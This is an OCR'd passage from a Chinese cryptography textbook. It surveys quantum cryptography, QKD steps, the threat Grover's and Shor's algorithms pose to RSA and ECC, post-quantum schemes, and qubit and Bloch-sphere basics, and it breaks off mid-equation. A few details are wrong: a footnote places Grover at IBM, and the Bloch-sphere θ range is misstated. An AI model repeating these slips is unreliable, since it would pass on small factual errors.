


图 5.2　混沌密码学领域交叉示意图

混沌掩盖……)；混沌伪随机序列(与混沌扩频有密切关系)；混沌信号检测(与混沌密码分析相关)；混沌数字水印(大部分思路与数字混沌密码类似)。

5.2　量子密码研究综述

量子信息论包括量子通信和量子计算两个部分。它是量子力学在经典信息论领域中应用的结果。它发源于 20 世纪 70 年代,20 世纪 80 年代开始发展,至今不过 30 余年的时间。目前它已经在全世界蓬勃发展,处于全面推进之中。

它之所以如此迅速发展,是由于:

(1) 应用潜力巨大。它的成功将会从根本上改变现有电子通信和计算机的面貌。

(2) 本身魅力非凡。它不仅极大丰富了现有的量子理论,而且有助于解决量子理论基础中久悬未决的难题。

相对于以前所知道的传统量子力学,量子信息论中的量子力学,其进展在于:

(1) 所研究的量子体系不再是孤立的,而是开放的。

(2) 与此相应,一般地说,体系状态大多为混态,演化是非幺正的,对体系的测量是非正交的投影。

(3) 观念上已经提升到将量子态看作是信息的载体,主动进行相关的制备、操控、存储和传送。

21 世纪是信息的时代,除了电子信息科学技术继续高速发展之外,量子和生物等一些新型的信息科学技术正在发展与建立。

量子计算机已经诞生。2001 年 IBM 公司率先研制成功了 7qbit 的示例性的量子计算机。2007 年 2 月份,加拿大 D-wave 公司宣布研制成功 16qbit 量子计算机系统。2008 年提高到 48qbit,并公布了 128qbit 的处理器设计图。2011 年 5 月 23 日,加拿大量子计算公司 D

-Wave 正式发布了全球第一款商用型量子计算机“D-Wave One”，量子计算机的梦想距离我们又近了一大步。D-Wave 公司的口号就是“Yes, you can have one.”。虽然量子计算机在向实用化发展的道路上还有许多困难，但是量子计算机诞生是伟大的，其规模将会随着时间和技术逐步提升。

5.2.1 量子密码与经典密码的辩证关系

密码是按特定的法则编成用以对通信双方的信息进行明密变换的符号序列。根据这个定义，量子密码就是以量子法则（量子编码规则）为基础，利用量子态作为符号而实现的密码。

经典密码学（计算密码）的理论基石是单向函数的存在性。公钥加密要求陷门单向函数存在；私钥加密的语义安全性蕴涵着单向函数存在；MAC、鉴别等都要求抗碰撞单向函数存在，计算密码离不开单向函数，犹如人离不开空气。如果把计算密码粗略地划分成两部分，则一部分是基于随机性或信息论的理论，另一部分是基于困难问题或单向函数的理论。这两部分是密切相关的：单向函数蕴涵核心断言（hard-core Predicates）谓词，hard-core 意味着蕴涵伪随机性，伪随机性又表明真随机数不可得，这是个哲学问题——矛盾存在的普遍性：我们用一个“假想安全”的基石去构造“可证明安全”的大厦，然后表示此大厦“真”安全。这说明，算法能否生成伪随机数则依赖于困难问题或单向函数是不是真正存在，计算密码的困惑显而易见：困难问题的困难性即单向函数的单向性并没有获得证明。这就引出了量子密码存在的必要性。

量子密码学的存在必要性关键在于其安全性来源于任何窃听都能被发现这一理论，而这一理论之所以在量子密钥分发①（QKD, Quantum Key Distribution）中成立的根本原因是基于量子的两个物理禀性②：

---

① 目前通常所说的量子密码，甚至量子通信，指的仅仅是量子密钥分发（QKD），因此 QKD 实例具有代表性。从物理原理上讲，QKD 系统的全系统工作流程有 6 步：

- 量子态的制备。发送方量子密码系统中的实际安全性与关键技术随机制备出量子态——理论上要求制备出的量子态是真随机的。
- 量子态的传输。将前一步制备出的量子态在信道中进行传输，如果在传输中有窃听，则会导致传输信道产生远高于正常值的额外噪声，从而使窃听被发现。
- 量子态的测量。接收方随机选取测量基，并进行光电探测。
- 测量基的比对。发送方和接收方通过公开信道进行比对，剔除误码。
- 量子误码纠错。利用编码方式剔除传输中的各种误码。
- 量子私钥放大。进一步剔除不可信的码。

上述前 3 步属于 QKD 系统的物理部分；后 3 步是数学部分（后处理）。另外，完整的 QKD 步骤中还隐含了一个发送方和接收方从一开始就已经做了身份认证的假定。完成此假定的处理步骤叫做前处理。因此，一个从原理上绝对安全的 QKD，应包含前处理、物理部分以及后处理。

② 量子密钥首先是指由物理原理确保的安全性，不是依赖于数学的复杂度。量子力学告诉我们：

- 未知的量子态不可克隆。
- 非正交量子态是不可识别的。
- 互不对易的力学量不可以同时具有确定值。比如光子不同偏振（Pauli 算符的 x 和 z 分量）、相位与光子数，不能同时具有确定值。
- 经典图像不能描述一个量子过程。

同时，狭义相对论告诉我们，任何信息（信号）的传递都不可以超光速。这样以上的定理或原理就构成了量子密钥安全性的物理基础。任何一个窃听者，都必须受到以上物理定理或原理的制约。

(1) 真正的随机性。目前物理学家的共识是,“真随机性只存在于纯量子过程”。

(2) 量子测量特有的“不确定关系”及“量子不可克隆”。这一特性使得窃听一定会留下痕迹(引起额外噪声)从而被发现,同时,它只存在于量子过程之中。

由此可见,经典密码学中无法解决的某些难题只能在量子密码学的框架下才能得以根本解决。另一方面,需要强调的是,量子密码学不能够完全替代经典密码学。原因是,一个完整的 QKD 系统包含了物理部分、前处理、后处理 3 大部分。其中,前、后处理要依靠经典密码学技术才能实现。过去的 QKD 研究主要集中在对物理部分的探讨。近年来,人们逐渐认识到,要使 QKD 能够最终真正实用化,就必须要密切结合经典密码技术,从而实现包含了上述 3 大部分的完整的 QKD。

量子密码学有广义和狭义之分。狭义量子密码学主要指量子密钥分配等基于量子技术实现经典密码学目标的结果,广义量子密码学则是指能统一刻画狭义量子密码学和经典密码学的一个理论框架。经典密码学和一切与量子性质有关的密码学结果可以统一在“量子信息密码学”框架下。这里“量子信息”概念十分重要。把量子态视为信息,对量子态提出信息论问题,是人类在信息概念上的巨大飞跃,是基于自然界基本定律对信息概念的自然推广,是量子信息科学的基石。因为经典信息是量子信息的一个子集,在量子信息上建立的密码学才是一个自洽①理论。经典密码学和狭义量子密码学只是作为量子信息密码学这个普遍理论的两个退化形式而存在。

发展量子信息密码学的目的是研究量子信息的密码编码和密码分析问题,探索希尔伯特空间“量子信息密码学”的理论体系,一方面致力于对量子信息系统安全性问题的解决,一方面希望为有限域上传统的密码学开辟新的道路。这与应用方面的理念完全不同。想想从牛顿力学到狭义相对论的推广。虽然至今建筑、水利、机械、航空航天等仍然只是应用牛顿力学,但铭刻在爱因斯坦墓碑上的那个不朽的公式在使人类长期受到毁灭威胁的同时,也给人类带来了无限的希望。这就是理论的力量。所以,理论上做一件事跟应用是完全不同的出发点,将来的作用也不一样。

发展量子信息密码学需要传统的密码学理论和方法,也需要量子信息和量子计算理论,如量子信息论和量子计算复杂性理论,但是这些可能还是远远不够的。发展量子信息密码学必然涉及概念的创新,必须重新考察密码学的理论基础、研究对象和研究方法。

可以这么说,经典密码与量子密码首先是一个“+”的关系,然后再转变为“×”的关系;或者说是先是黑盒互相调用的关系,再逐步转变为白盒互相融合的关系;总之,经典密码与量子密码之间是辩证统一的。

5.2.2 量子密码的目标与特性

1. 量子密码的目标

与传统密码一样,量子密码的目标也是为了实现保密和认证两大功能。在保密方面,主要密码体制有:经典密码算法+量子密钥分配、量子密码算法+经典密钥分配、纯量子密码算法、基于量子计算复杂性理论的密码(又称为“后量子密码”或“抗量子计算机密码”)等方

① “自洽”就是自身形成了一个完备的体系,自身不缺少什么,自身内部一切相当协调一致地运行,不借助外界的一切就能满足自身所需的一切。

式。在认证方面，已有研究成果涉及量子身份认证、量子消息确认、量子签名、量子信道认证、量子安全协议等。在量子保密体制和认证系统中，量子密钥分配是一个重要课题。一个量子密钥分配方案通常包括4个过程：量子信号传输、随机编码、秘密协商、保密加强。物理实现上，量子密钥分配主要以3种模式实现：基于单光子（准单光子）信号、基于连续变量量子信号以及基于纠缠量子信号的实现方式。

2. 量子密码的特点

1）设计方面

数学密码中，协议或者算法通常依赖于数学中的某个难解问题而设计，例如，RSA算法利用大整数因式分解问题，椭圆曲线密码算法利用椭圆曲线的代数性质。而在量子密码中，协议或者算法基于某个满足量子物理中测不准原理和不可克隆定理的物理问题而设计，例如，BB84协议利用量子态的共轭性，EPR协议利用纠缠态的量子关联性，而他们的安全性都依赖于测不准原理。在某种意义上，可以认为量子密码和数学密码都是依赖于难解问题来设计的。只是数学密码依赖于数学上的难解问题，而量子密码依赖于量子物理中的难解问题：测不准原理和不可克隆定理。

2）实现方式

目前而言，量子密码利用量子信号的传输特性而不是存储特性实现量子密码方案，而且可实现即插即用，不需要额外模块。而在数学密码中，主要利用逻辑运算来实现，不关心传输中的物理层问题。

3）安全性保障

量子密码利用量子信号对扰动的可检测性和不可克隆性或者基于量子图灵机的计算复杂性理论、或者独特的量子物理原理来保证量子密码方案的安全性。数学密码通常是基于Shannon信息理论、或者基于图灵机的计算复杂性理论来保证算法的安全性。

4）量子密码所具有的高度学科交叉性

一个量子密码系统不但与密码和量子物理有关，还与信息理论（包括经典信息理论和量子信息理论）、相关技术领域的学科如光纤通信、光电子技术等有关。

3. 量子密码的优缺点

1）量子密码的优势

（1）可检测性。

根据量子力学中的测不准原理，一个量子态一旦受到扰动，将破坏原来的量子态，根据这些改变可以检测量子信号在信道中传输时是否受到扰动，这样使得量子密码具有可检测性，此特性在传统密码中是没有的，它为量子密码方案的安全性提供了一个保障。

（2）高安全性。

已有成果表明量子密码中存在下面几类安全性的算法：理论/信息安全性，例如量子密钥分配协议（BB84协议）；物理安全性，如美国西北大学提出的数据加密算法；计算安全性，例如上面提到的抗量子计算密码算法。研究结果表明，不管是哪一类安全性，都比传统密码中相应算法的安全性高。实际上，由于量子密码中通常采用非正交态作为密文，与数学密码算法相比量子密码算法更难破译。

（3）应用时与实际系统的融合性。

从当前的技术来看，量子密码与通信系统可实现即插即用，不需要独立的模块。即在建

立量子通信的过程中，若适当地选取了信道中传输的量子信号，即可实现保密通信。因此，量子密码技术与实际系统具有更好的融合性。

2）量子密码的缺陷

计算密码中存在下面一些问题：

(1) 无条件安全算法的“不安全性”，这是 one-time pad 在实际应用中遭遇的困境。

(2) 无法断定所获得密钥的安全性！

(3) 计算安全性，依赖于计算机的计算能力和难解问题的破解。

(4) 受到量子计算技术的威胁，例如量子因式分解对 RSA 算法的攻击，量子搜索算法对 DES 算法的攻击。

但是，量子密码也不能完美地解决这些问题，例如，在(1)中，由于量子密钥分配速率还比较低，难以与一次一密很好地融合。其他问题也没有有效的量子解决方案。

第二个缺点是应用上的脆弱性。从应用的角度来看，目前的量子密码系统的鲁棒性还不是很好，存在这样或那样的问题。如容易受到环境温度、相位抖动等因素的影响，虽然可以采取一些相应的补偿技术，但是技术上仍然不成熟，工程实践上有待进一步发展。在与现有通信系统共同使用时，相互之间的干扰也不能避免，需要技术上的解决方案。一些核心技术还不成熟，例如：量子中继，高速编码技术等。还有，一个量子密码系统的实际安全性与理论安全性还存在较大的差异。

第三个缺点是量子密码体系的不完善性。量子密码学虽然形成了自己的内涵，具备了独立的体系，但是该体系还很不完善，需要进一步加强。例如，密码的主要目的是为信息交换和存储过程中提供信息私密性保护和完整性认证，但是，目前量子密码主要集中在量子密钥分配方面，有待扩展。此外，本地信息保护不能直接利用量子密码方式，这有赖于量子存储技术的发展。

5.2.3 量子密码的安全性与攻击

量子计算机的出现对密码构成了严重的挑战。目前，量子计算对现有密码进行攻击的方法主要有 3 种。

1. Grover 算法①

在 1996 年提出的一种通用搜索破译算法。这个攻击方法可以把现有密码的密钥长度减少到原来的一半。但是，它还不足以对现有的密码构成根本性的威胁，因为只要把密钥加长一倍就可以对抗了。

2. Shor 算法②

它能以多项式时间攻击所有能够转换为广义离散傅里叶变换的公钥密码，如 RSA、DH、ElGamal 和 ECC 等密码。理论表明，1024qbit 量子计算机可以破译 256 位的 ECC 密码——这正是我们二代身份证中的密码。2048qbit 量子计算机可以破译 1024 位的 RSA 密

---

① 1996 年，IBM，Lov Grover 提出了 Grover's Algorithm。在 $N(=2^n)$ 个物品中，取出其中一个的计算量是 $O(N^{1/2})$。(原来是 $O(N)$)。

② 量子傅里叶变换(Quantum Fourier Transfer，QFT)。传统的 FFT 的计算量是 $O(N\ \log_2^N)$，而 QFT 只要 $O(\log_2^N)$。Shor 巧妙地把 QFT 与数论知识结合起来，提出了因式分解，解离散对数两个问题的多项式时间算法。

码——银行和电子商务系统广泛应用这种密码。

3. 隐藏子群问题方法

它的攻击范围进一步扩大。所以，一旦量子计算机能够走向实用，现在广泛应用的许多公钥密码将不再安全。量子计算机对我们的密码提出了严重的挑战。

5.2.4 抗量子密码技术

哲学上有一个基本的观点，任何事物有优点也必然有缺点。量子计算机有优势，它必然也有劣势。因此，量子计算机有擅长计算的问题，也有它不擅长计算的问题。我们可以基于量子计算机不擅长计算的那些数学问题构建密码，就是可以抵御量子计算机的攻击。这样的密码称为抗量子计算的密码。

另外一方面，量子计算机能够攻击许多密码，但不是量子计算机能把所有的密码都攻破了，还有一些密码是量子计算机不能攻击的。比如背包密码，基于纠错编码的密码等。所有量子计算机不能攻破的密码都是抗量子计算的密码，称之为“抗量子计算密码”（Post-Quantum Cryptography）。

目前抗量子计算的密码主要包括如下几类：

(1) 量子密码。

(2) DNA 密码。

(3) 基于量子计算不擅长计算的那些数学问题所构建的密码。

对于第三类的抗量子计算密码，目前主要的研究集中在以下 4 个方向。

方向一：具有抗量子计算能力的密码——Merkle 认证树签名。它能签名，但不能加密。

方向二：是基于纠错码的公钥密码体制。它适合加密，但不适合签名。

方向三：基于格的公钥密码，其代表性密码是 NTRU（Number Theory Research Unit）。它适合加密，但不适合签名。

方向四：MQ 公钥密码（多变元二次多项式公钥密码体制 Multivariate Quadratic Polynomials in Public Key Cryptosystem）。它适合智能卡等资源受限领域应用，而且只能签名，不能加密。

在这 4 种密码中，相对比较成熟的算 NTRU，但是 NTRU 申请了专利，大规模的应用存在专利权的问题。

5.2.5 量子密码研究与应用的新方向

目前量子密码学方面的理论工作主要是基于非正交量子态的叠加和混合的性质来构造算法，利用此类量子态在物理上的不可区分性保证算法的安全性，实现经典密码学目标。已经构造的算法包括密钥分配、远程掷币、私钥加密、公钥加密、交互式无密钥传输、秘密分享、消息认证、鉴别、OT、BC 等。

量子密码的前景问题，可以从理论层面和应用层面来讨论。

理论层面，量子密码已经形成了一个独立的理论体系，作为密码学的一个分支，量子密码学是否有足够的生命力？是否可以成为一门像传统（数学）密码那样的学科体系？是否可以成为密码学的主流方向（之一）？从目前的情况来看，与传统密码技术相比在某些方面具

有较强的优势(这是量子密码生存的基础)。因此,我们有理由相信未来建立一个完善的量子密码理论体系的美好前景。

应用层面,人们在量子密钥分配技术方面已经看到了些许希望,但是,量子密钥分配是否可以成为信息安全领域的一项核心技术或者标准化技术?除量子密钥分配技术之外的其他量子密码与量子保密通信技术是否也有广泛的应用前景?这些还有待进一步的验证。不过,目前量子密码在光纤网络、光无线通信系统、互联网、移动通信系统等方面都开始了初步的应用。随着技术的进步与发展,相信在应用层面量子密码技术会受到越来越多的关注。

5.3 量子密码基础理论:量子信息科学基础

量子信息科学(Quantum Information Science,QIS)是一门从物理科学、计算机科学、数学和工程里抽象出来,相对新而且快速发展的交叉科学技术,量子物理的发展规律依赖信息技术的获取、传输和处理的快速进展而进步。理论研究包括大规模量子计算机,如果技术成熟,可以解决一些其他的长期研究的中间问题,例如,密码学、数学、制药。目前使用不同的物理机制来进行量子状态的操纵,如原子、分子、光子和电子与核子旋转,超导电路和振荡机制,但实验结果操纵量子状态还远远落后理论抽象。

QIS 研究越来越多地融合到材料、设备等领域中。一些机制的挑战是与现代的信息工艺紧密相关的,对弱电的重新注册、并行、容错结构应该有通信需求。我们期望形成一个逐渐整合的量子和传统机制工程,并可以保持自己的特色。尽管 QIS 与国家安全和经济竞争息息相关,美国政府仍然不定期地鼓励一些年轻科学家进入和持续研究这个领域,许多美国成功的研究者参加了“大脑沟通”。

5.3.1 什么是量子

量子本身的意思是指物质和能量的最小单位。微观世界中,某些物理量的变化是以最小的单位(即量子)跳跃式进行的,而不是连续的。量子最早出现在光量子理论中,是微观系统中能量的一个力学单位。现代物理将在微观世界中所有的微观粒子(如光子、电子、原子等)统称为量子。普朗克于 1900 年在有关黑体辐射问题研究中提出“物质辐射(或吸收)的能量只能是某一最小能量单位的整数倍数”的假说,称为量子假说。假说的含义是:对于一定频率 γ 的电磁辐射,物体只能以此最小单位吸收或发射它(由此可见微观世界物质的能量是不连续的)。换言之,吸收或发射电磁辐射只能以“量子”方式进行,每个“量子”的能量为 $\varepsilon=h\gamma$,其中 h 为一个普适常量。这种吸收或发射电磁辐射能量的不连续性的概念,在经典力学中是无法理解的。

微观世界中量子具有宏观世界无法解释的微观客体的许多特性,这些特性集中表现在量子的状态属性上。如量子态的叠加性、量子态的纠缠、量子状态的不可克隆、量子的“波粒二象性”以及量子客体的测量将导致量子状态“波包塌缩”等现象。这些奇异的现象来自于微观世界中微观客体间存在的相互干涉,即所谓的量子相干特性。

利用微观粒子的量子态叠加及相干特性能够实现未来计算机超高速并行计算;利用微观粒子的量子态纠缠、量子态不可克隆的力学特性能够实现超高速的信息传送、实现不可破译不可窃听的保密通信。

5.3.2 量子信息

利用微观粒子状态表示的信息就称为量子信息。量子信息学是指以量子力学基本原理为基础、通过量子系统的各种相干特性(如量子并行、量子纠缠和量子不可克隆等),研究信息存储、编码、计算和传输等行为的理论体系。

量子信息的载体可以是任意两态的微观粒子系统。例如光子具有两个不同的线偏振态或椭圆偏振态;恒定磁场中原子核的自旋;具有二能级的原子、分子或离子;围绕单一原子旋转的电子的两个状态(如图5.3所示)等。这些微观粒子构成的系统都是只有量子力学才能描述的微观系统,传递和处理载荷在它们之上的信息必定具备量子特征的物理过程。

在如图5.3所示的原子模型中,具有两个层面的电子既能稳定在所谓的"基本"(Ground)状态,又能稳定在所谓的"激活"(Excited)状态,分别把这两种状态称为一个电子的两个极化状态,并用状态0和状态1分别表示。在这个微观系统中,如果将一束具有适当能量的光以适当长的时间照射在这个原子上,就能够将状态0改变成状态1,反之亦然。有趣的现象是可以通过减少光的照射时间,使这个电子从最初状态0向状态+的改变过程中定位在状态0和1的任意中间状态。利用量子的某一状态表示信息时,我们就说是信息量子化了并称为量子信息。




图5.3 电子自旋图

信息一旦量子化,描述"原子水平上的物质结构及其属性"的量子力学特性便成为量子信息的物理基础。此时由于信息载体——量子的微观特征,量子化的信息也变得多姿多彩。这些微观特征主要表现在:

(1) 量子态相干性——微观系统中量子间相互干涉的现象成为量子信息诸多不可思议特性的重要物理基础。

(2) 量子态纠缠性——N(大于1)个量子在特定的(温度、磁场)环境下可以处于较稳定的量子纠缠状态,对其中某个子系统的局域操作会影响到其余子系统的状态。

(3) 量子态叠加性——量子状态可以叠加,因此量子信息也可以叠加,所以可以同时输入或操作N个量子比特的叠加态。

(4) 量子不可克隆定理——量子力学的线性特性确保对任意量子态无法实现精确的复制。

量子不可克隆定理和测不准原理构成量子密码技术的物理基础。

利用量子信息实现通信的过程是使每一个微观粒子,通过自身的物理特性携带经典信息0和1的叠加信号后实现的数据传输的技术。事实上,经典计算机也是量子力学的产物,它的器件也利用了诸如量子隧道现象等量子效应。但仅仅应用量子器件的信息技术,并不等于现在所说的量子信息。目前的量子信息主要是基于量子力学的相干特征,重构信息密码、信息计算和信息通讯的基本原理。

5.3.3 量子比特和布洛赫球标识法

相对于经典信息的基本存储单元比特(bit),量子信息的基本存储单元称为量子比特(qubit)。在经典信息处理过程中,记述经典信息的二进制存储单元比特由经典状态(如电压的高低)1和0表示。从物理角度讲,比特是个两态系统,它可以制备为两个可识别状态

中的一个。量子比特跟经典比特最大的不同，就是前者不再仅仅是非 0 即 1 的了，而是可能同时处于 0 态和 1 态（严格地说，其实是处于 0 态和 1 态的叠加态）。

这个看似不合理甚至错误的结论其实代表了微观世界的一个根本性质，而引起初次接触量子信息技术的人们对此结论难以接受的原因在于测量或者说观测。在宏观物理环境中，一般可以近似认为，事物的物理性质独立于测量，或者说是与观测是无关的。例如一只苹果，如何确定它的质量？显然是使用天平、称等称量工具测量一下即可。问题是很少有人想到在测量的前后，苹果的质量是否会发生变化？而很少有人想到的原因，也许是因为答案是不言而喻的——显然不变。其他的类似的度量如长度、速度、动量、动能等也是如此，不会因为外部的观测而发生改变。然而，这只是宏观物理世界的一个近似。到了微观的量子级世界，这个结论却发生了很大的变化。这就是物理学中著名的“测不准原理”，5.3.4 节将详细描述。

量子比特处于 0 态和 1 态的叠加状态表示如下：

$$|\psi\rangle = \alpha|0\rangle + \beta|1\rangle \tag{5-1}$$

此处引入 Dirac 符号 $|\cdot\rangle$，$|\cdot\rangle$ 是一个矢量，称为右矢。式(5-1)中的 $|0\rangle$ 和 $|1\rangle$ 代表一个粒子的两种可能状态，例如，一个电子的自旋向上和自旋向下状态，光子的左旋、右旋态，一个二能级原子的基态和激发态等。

通常的，与线性代数相关，约定对于单量子比特来说，有：

$$|0\rangle = \begin{pmatrix}1\\0\end{pmatrix} \tag{5-2}$$

$$|1\rangle = \begin{pmatrix}0\\1\end{pmatrix} \tag{5-3}$$

因此式(5-1)也可以表示为

$$|\psi\rangle = \begin{pmatrix}\alpha\\\beta\end{pmatrix} \tag{5-4}$$

式(5-1)中的复常数 α 和 β 表示概率幅，其模的平方表示经过测量系统坍缩为 $|0\rangle$ 时或 $|1\rangle$ 的概率，满足：

$$|\alpha|^2 + |\beta|^2 = 1 \tag{5-5}$$

也就是说，本来 $|\psi\rangle$ 是处于叠加态 $\alpha|0\rangle+\beta|1\rangle$ 的，经过测量，以 $|\alpha|^2$ 的概率坍缩为 $|0\rangle$ 态，而以 $|\beta|^2$ 的概率坍缩为 $|1\rangle$ 态。

可见，经典比特是量子比特的特例。从数学上讲，量子比特是在定义内积的二维复矢量空间（Hilbert 空间）中的一个任意矢量，$|0\rangle$ 和 $|1\rangle$ 构成这个二维 Hilbert 空间中的正交、归一的基矢。

图 5.4 表现的几何图形对于我们想象一个复杂量子比特会有帮助。因为 $|\alpha|^2+|\beta|^2=1$，可以将等式(5-1)改写成如下形式：

$$|\psi\rangle = \cos\frac{\theta}{2}|0\rangle + e^{i\varphi}\sin\frac{\theta}{2}|1\rangle$$

这里 $-\pi\leqslant\theta\leqslant\pi$，$0\leqslant\varphi\leqslant2\pi$，$x=\sin\theta\cos\varphi$，$y=\sin\theta\sin\varphi$，$z=\cos\theta$。显然 θ 和 φ 在单位三维球体上定义了一个点，这个球体通常称为布洛赫球，如图 5.4 所示。布洛赫球提供了非常直

观实用的单个量子比特纯状态可视化的几何表示，我们常常利用布洛赫球作为测评量子计算和量子信息有关新设想的绝好平台。表 5.1 概括了经典比特与量子比特的区别。




图 5.4　布洛赫球

用量子比特存储量子态表示信息是量子信息的出发点。量子力学理论制导量子信息演绎的行为。薛定谔方程制约着量子态信息的每一步演变，线性代数的幺正变换约束着可逆的量子态信息计算；量子信息的传输是由量子通道端点上量子纠缠集合状态的变化（微观客体的关联具有非局域的性质，且可以延伸到很远的距离），结果信息的获取便是在得到输出态之后，量子计算机对输出态进行一定的测量后给出的结果。

表 5.1　Bit 与 Qubit 的对比

不同的比特 / 区别项	Bit	Qubit
构成	双稳态电子线路	光子极化状态、电子自旋状态等
可取的状态	0 或 1	$\|0\rangle$、$\|1\rangle$和 $\alpha\|0\rangle+\beta\|1\rangle$
测量影响	不受测量（读出）影响	若处于叠加态，受测量（读出）影响

5.3.4　海森堡（Heisenberg）测不准原理

量子物理与经典物理最重要的区别可以概括为互补性和相关性。常说的波粒二象性就是一个量子体系的两种互补属性。在著名的杨氏双缝实验中，如果想确知发出的某光子通过哪个缝隙，来探测系统的微粒性，结果将导致无法观测到光的干涉现象；同样，如果想观测光的干涉现象，在测量系统的波动性时，就无法确定光子通过的路径。在量子力学里，任何两组不可同时测量的物理量都是共轭的，满足互补性。在进行观测时，对其中一组量的精确测量必然导致另一组量的完全不确定，即遵循量子力学的基本原理——Heisenberg 测不准原理。测不准原理描述两个不可同时精确测量的变量之间的相互影响，他们之间的这种相互影响可用数学式定量描述。

根据量子力学的基本假设，微观体系的一个力学量用一个线性厄米算符表示。处于某一给定状态$|\psi\rangle$的量子系统，其各力学量并不总是取确定值。例如力学量 A，假设其本征值为 α_i，对应的本征态为$|\alpha_i\rangle$，则 $A|\alpha_i\rangle=\alpha_i|\alpha_i\rangle$。

那么在$|\psi\rangle$态下对力学量 A 进行测量得到取值 α_i 的概率是$\langle\alpha_i|\psi\rangle^2$。

定义力学量 A 在态$|\psi\rangle$中的平均值 $\bar{A}$：$\bar{A}=\langle\psi|A|\psi\rangle$。

力学量 A 在态$|\psi\rangle$中的不确定度定义为 ΔA，满足：

$$
\begin{aligned}
